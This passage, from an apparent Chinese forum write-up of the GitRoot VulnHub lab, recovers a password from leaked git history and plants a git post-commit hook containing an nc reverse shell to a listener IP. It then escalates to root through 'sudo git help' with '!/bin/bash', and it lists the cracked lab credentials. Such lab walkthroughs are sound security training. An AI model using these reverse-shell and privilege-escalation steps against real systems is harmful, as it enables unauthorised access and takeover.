27-48c7f3e189c2874e7ca71c91e1717029a1702a5e   94-714af78c079ad27c22e625016596e3017b4ff389
274-f26ca98a6feb775fa81c21ce184afc49891c430d  95-8f92ff2de0465f89bb52fd49bf2df73cf02ef421
275-f2c31573bf4b685265f34cd757538e897aa8ee49  96-8f847531a82ce6b1d02a1b1ddb1e704e2b79bfaa
276-86f01326ad62f7a5b86f822fde785a8b81569334  97-8fc174f668666818f711e0de6fe64022195dc5a4
277-8606e4d18fcd7a803ec265f3cf62854c90718917  98-328ea4620d00f882fe4a2bd4b615040432985257
278-087e1fde7483fb040d9906770f4e0102951af6bb  99-32b0f51f8d143af2353edfbf22460da9de9e80b5
279-087ed1bee6f4beada20f1af9fda14ddbf8ca477a  9-c354ae8f69c5718511e35aa5be69970bd4c186b6
```

好家伙 200多个文件夹，这里介绍两个方法进行查找，首先是最直接的文件大小法，直接列出所有文件夹下的大小，把相同的过滤掉，剩下不同的就是修改过的文件，也是最可能是给我们提示的文件

```
ls -tl **/ #显示当前目录下所有文件的大小
```


大致看一下，剔除一下最多出现的文件大小

```
ls -tl **/|grep -v "393"|grep -v "212"|grep -v "  94  "|grep -v " 394  "|grep -v " 9
```




```
167-065a777ba31b1c0838138bba59fb4de9c5716d2b/:
总用量 8

166-06fbefc1da56b8d552cfa299924097ba1213dd93/:
总用量 8
-rw-r--r-- 1 root root 391  3月   1 02:01 main.c
-rw-r--r-- 1 root root 219  3月   1 02:01 commit-meta.txt

165-344f416e0dfd2da231fc625f708547a30834a471/:
总用量 8

164-dad182f240fb0d9ebd3624c312c809fb022fd196/:
总用量 8

163-da9b810c78bd4bb102450e770fee23026cf9a6b3/:
```

发现只有166文件夹下的commit-meta.txt没有被过滤掉，我们读取一下该目录下文件




```
c
#include <stdio.h>
#include <stdlib.h>

int main(){

        char pass[20];
        scanf("%20s", pass);
        printf("You put %s\n", pass);
        if (strcmp(pass, "r3vpdmspqdb") == 0 ){
                char *cmd[] = { "bash", (char *)0 };
                execve("/bin/bash", cmd, (char *) 0);
        }
        else{
                puts("BAD PASSWORD");
        }
        return 0;
}
```

发现密码。我们也可以根据git的特性来查找，既然是在git中修改，那么修改过后，作为记录日志的commit-meta.txt文件就会记下变化，而git的修改关键词是“added”,我们直接在当前目录下查找存在added的文件即可找到修改的文件位置



```
root@kali:~/git/GitTools-master/Extractor/tttgit# grep -r "added" ./
./166-06fbefc1da56b8d552cfa299924097ba1213dd93/commit-meta.txt:added some stuff
root@kali:~/git/GitTools-master/Extractor/tttgit# 
```

获取到密码后，我们尝试切换一下用户



```
pablo@GitRoot:~/public$ su beth
Password:
beth@GitRoot:/home/pablo/public$ cd
beth@GitRoot:~$ ls
public
beth@GitRoot:~$ cd public/
```

成功切换用户,查看一下用户目录，依然存在提示

```
beth@GitRoot:~/public$ cat addToMyRepo.txt
Hello Beth

If you want to commit to my repository you can add a zip file to ~jen/public/repos/ a

Thanks!
```


大概意思就是说我们可以在他指定的目录下放入我们要提交给他的代码压缩包，然后jen用户会自动解压，到这里我们需要整合一下从渗透开始获取到的信息，以便于更好的提升权限

username	password	来 源
pablo	mastergitar	通过Hydra爆破22端口
beth	r3vpdmspqdb	通过/opt/auth目录下的git获得
jen	?	大概是通过构造压缩文件获取
git@gitroot	ihjedpvqfe	通过repo目录下的git获取到

下一步就是通过构造代码来获取jen用户的权限了，既然是自动将我们的git代码解压后进行git commit，那么触发的点就在git commit的过程中，这里需要了解一下Git Hooks

Git Hooks简介

这篇文章详细的介绍了Git Hooks的作用，简单来说就是在git commit后触发的脚本，那么我们可以添加一个git文件夹，并添加上Git Hooks，在其中写入我们的反弹shell脚本，等待git commit后触发我们的脚本即可



与git commit相关的hooks一共有四个，均由git commit命令触发调用，按照一次发生的顺序分别是：

- pre-commit
- prepare-commit-msg
- commit-msg
- post-commit

其中，**pre-commit**是最先触发运行的脚本。在提交一个commit之前，该hook有能力做许多工作，比如检查待提交东西的快照，以确保这份提交中没有缺少什么东西、文件名是否符合规范、是否对这份提交进行了测试、代码风格是否符合团队要求等等。 这个脚本可以通过传递--no-verify参数而禁用，如果脚本运行失败（返回非零值），git提交就会被终止。


prepare-commit-msg脚本会在默认的提交信息准备完成后但编辑器尚未启动之前运行。 这个脚本的作用是用来编辑commit的默认提交说明。 该脚本有1~3个参数：包含提交说明文件的路径，commit类型（message, template, merge, squash），一个用于commit的SHA1值。这个脚本用的机会不是太多，主要是用于能自动生成commit message的情况。 该不会因为--no-verify参数而禁用，如果脚本运行失败（返回非零值），git提交就会被终止。

commit-msg包含有一个参数，用来规定提交说明文件的路径。 该脚本可以用来验证提交说明的规范性，如果作者写的提交说明不符合指定路径文件中的规范，提交就会被终止。 该脚本可以通过传递--no-verify参数而禁用，如果脚本运行失败（返回非零值），git提交就会被终止。

post-commit脚本发生在整个提交过程完成之后。这个脚本不包含任何参数，也不会影响commit的运行结果，可以用于发送new commit通知。

根据文章中的顺序，由于前三个文件都是比较关键的，所以我们可以在post-commit文件中添加我们的反弹shell脚本

```
nc -e /bin/bash 192.168.1.100 7898 #中午重启了一下靶机，靶机ip变为102了
```




```
beth@GitRoot:~/public$ mkdir .git/
beth@GitRoot:~/public$ mkdir .git/hooks
beth@GitRoot:~/public$ echo 'nc -e /bin/bash 192.168.1.100 7898'
nc -e /bin/bash 192.168.1.100 7898
beth@GitRoot:~/public$ echo 'nc -e /bin/bash 192.168.1.100 7898' > .git/hooks/post-commit
beth@GitRoot:~/public$ zip -q -r pay.zip .git/
bash: zip: command not found
beth@GitRoot:~/public$ 7z a pay.zip .git/

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU Intel(R) Core(TM) i5
CPU @ 2.50GHz (906E9),ASM,AES-NI)

Scanning the drive:
```

将压缩包复制到指定文件夹后监听端口一直没反应，后来看hooks的文章才知道，需要写成.sh文件的形式，我们修改一下post-commit的内容，同时需要修改我们的post-commit权限和压缩包权限都为777，这样jen用户才能正常解压并运行脚本

```
#!/bin/bash
/usr/bin/nc -e /bin/bash 192.168.1.100 7898
```


重新打包，复制过去，nc监听指定端口，稍等一会即可监听到



```
pdsdt@Pdsdt:/mnt/c/Users/啊卓$ nc -lvvp 7898
Listening on [0.0.0.0] (family 0, port 7898)
Connection from gitroot.vuln 54858 received!
whoami
jen
```


利用python升级成交互式shell

```
python -c 'import pty;pty.spawn("/bin/bash")'
```




```
python -c 'import pty;pty.spawn("/bin/bash")'
jen@GitRoot:~/private/repo$ ls
ls
jen@GitRoot:~/private/repo$ cd
cd
jen@GitRoot:~$ ls
ls
private  public  test.txt
jen@GitRoot:~$ ls -al
ls -al
total 44
drwxr-xr-x 5 jen  jen  4096 May 26  2020 .
drwxr-xr-x 5 root root 4096 May 26  2020 ..
lrwxrwxrwx 1 jen  jen     9 May 26  2020 .bash_history -> /dev/null
-rw-r--r-- 1 jen  jen   220 May 26  2020 .bash_logout
-rw-r--r-- 1 jen  jen  3526 May 26  2020 .bashrc
-rw-r--r-- 1 jen  jen    50 May 26  2020 .gitconfig
drwxr-xr-x 3 jen  jen  4096 May 26  2020 .local
drwx------ 3 jen  jen  4096 May 26  2020 private
-rw-r--r-- 1 jen  jen   807 May 26  2020 .profile
drwx-wx-wx 3 jen  jen  4096 May 26  2020 public
-rw-r--r-- 1 jen  jen    75 May 26  2020 .selected_editor
-rw-r--r-- 1 jen  jen     0 May 26  2020 test.txt
-rw------- 1 jen  jen   920 May 26  2020 .viminfo
```

查看用户家目录发现一个仅当前用户可读的文件，读取一下，发现可疑字符串



```
# Command Line History (newest to oldest):
:wq
|2,0,1590471909,,"wq"
:q!
|2,0,1590471893,,"q!"
:Q!
|2,0,1590471892,,"Q!"

# Search String History (newest to oldest):
?/binzpbeocnexoe
|2,1,1590471908,47,"binzpbeocnexoe"

# Expression History (newest to oldest):

# Input Line History (newest to oldest):

# Debug Line History (newest to oldest):

# Registers:

# File marks:
'0  1  0  ~/test.txt
```

根据做到这里的经验，估摸着就是jen用户的密码了，我们在beth用户端切换一下用户试试




```
beth@GitRoot:~/public$ su jen
Password:
jen@GitRoot:/home/beth/public$ whoami
jen
jen@GitRoot:/home/beth/public$
```

成功切换，到此三个用户的密码我们都成功获取到

```
pablo/mastergitar
beth/r3vpdmspqdb
jen/binzpbeocnexoe
```

提权


下一步就是提升权限，直接sudo一下，发现不能直接切换root，whoami等命令也不能直接sudo，不过发现git命令可以sudo执行，好家伙直接git提权payload来一下



3.git提权

```
sudo git help config
        !/bin/bash或者! 'sh'完成提权

sudo git  -p help
        !/bin/bash
```

linux提权方法



```
work on the current change (see also: git help everyday)
   add        Add file contents to the index
   mv         Move or rename a file, a directory, or a symlink
   reset      Reset current HEAD to the specified state
   rm         Remove files from the working tree and from the index

examine the history and state (see also: git help revisions)
   bisect     Use binary search to find the commit that introduced a bug
!/bin/bash
root@GitRoot:/home/beth/public# whoami
root
root@GitRoot:/home/beth/public# cd
root@GitRoot:~# ls
passwords  POC  root.txt  setpasswords.php
root@GitRoot:~# cat root.txt
                                                     /////
```

成功提权，大吉大利

总结

这个靶场的针对性很强，主要就是考察git的漏洞知识点，从git泄露中获取代码和历史代码，之后的sudo权限设置问题利用git提权，值得一练，搞这个靶场用了将近一天时间，因为爆破的缘故，中间就端着茶杯看hydra不停的爆，到文章落笔之时，我的kali仍然在爆破中。毕竟一个完整的渗透，不仅仅是技术还有时间和耐心。

回复

推荐主题

主题	最后回复	浏览次数	回复时间
一篇文章让你了解溢出漏洞 [技术文章]		662	20年4月
zzzcms(php) v1.7.5 前台RCE-复现 [技术文章]		1.1k	20年8月
VulnHub_Photographer [技术文章]		401	20年8月

想阅读更多？浏览🟩 技术文章的其他主题或查阅最新主题。

90Sec Team

九零（90Sec Team）创建于2011年，专注于信息安全领域的技术研究，是目前为数不多的高水平信息安全爱好者技术交流社区。

关于

关于

常见问题

服务条款

其他

90WiKi

加入我们

合作